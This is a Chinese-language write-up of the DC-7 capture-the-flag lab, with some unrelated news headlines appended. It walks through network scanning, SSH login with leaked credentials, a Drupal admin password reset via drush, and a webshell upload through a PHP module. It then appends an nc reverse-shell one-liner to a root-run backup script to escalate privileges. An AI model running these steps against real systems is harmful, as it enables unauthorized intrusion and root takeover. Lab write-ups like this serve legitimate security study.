
DC-7 靶场学习
创始人
2025-05-28 10:15:35
文章目录
- 信息搜集
- 账号密码获取
- 修改密码
- 反弹shell
- 得到flag
信息搜集
首先获取目标ip。
arp-scan -l
nmap -sP 192.168.28.0/24
得到目标ip为:
192.168.28.139
先访问页面。

翻译一下。
欢迎来到 DC-7DC-7引入了一些“新”概念,但我会让你弄清楚它们是什么。 :-)虽然这个挑战并不是那么技术性,但如果您需要诉诸暴力破解或字典攻击,您可能不会成功。你要做的,是“跳出框框”思考。“在”盒子外面。 :-)
提示说明本题不需要爆破密码,下边又发现了一个提示。

账号密码获取
直接搜索DC7USER,staffdb/config.php at master · Dc7User/staffdb (github.com)
发现账号和密码。
但是却没法登录,扫目录也没发现其他登录服务,利用nmap扫描一下端口。
nmap -sV -A 192.168.28.139

发现开放22端口,尝试ssh登录,成功。
ssh dc7user@192.168.28.139

然后在该用户下发现邮件信息。

修改密码
发现sh执行文件,查看。
cat /opt/scripts/backups.sh

发现drush命令,使用该命令修改admin的密码。
drush user-password admin --password="123456"

成功。
反弹shell
登陆后在Extend中发现可以安装模块,尝试安装php模块。
https://ftp.drupal.org/files/projects/php-8.x-1.0.tar.gz
下载后解压上传即可,然后上传webshell。

编辑完成后保存访问,同时本地打开接收。

然后进入交互模式。
python -c 'import pty;pty.spawn("/bin/bash")'

无法找到flag,尝试提权,利用刚刚的可执行文件提权,设定定时任务。
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.28.142 4444 >/tmp/f" >>back*

得到flag
时间有点长,反弹后直接到root中找flag即可。

相关内容
热门资讯
记者手记|时代大潮里的笃行与担...
来源:新华社记者手记|时代大潮里的笃行与担当新华社记者韩梁 朱瑞卿 伍岳9月的新德里草木葱郁,阳光热...
被骂 “君子之贼” 高若讷有点...
◎宋慧敏 北宋景祐三年(1036年)一个春日,谏官高若讷接到一封信,写信人是刚刚入朝任...
烂缦胡同:烟火气里涌动青春创业...
近日,在“全国文化中心建设巡礼”主题采访活动中,北京青年报记者走进北京市西城区牛街街道烂缦胡...
科技赋能实体 金融护航出海
9月9日至13日,2026年中国国际服务贸易交易会(以下简称服贸会)在北京首钢园举办,今年的...
湖北大学最新或2023(历届)...
1、考生自最新或2023(历届)4月1日起可在湖北大学招生信息网(http://zsxx.hub...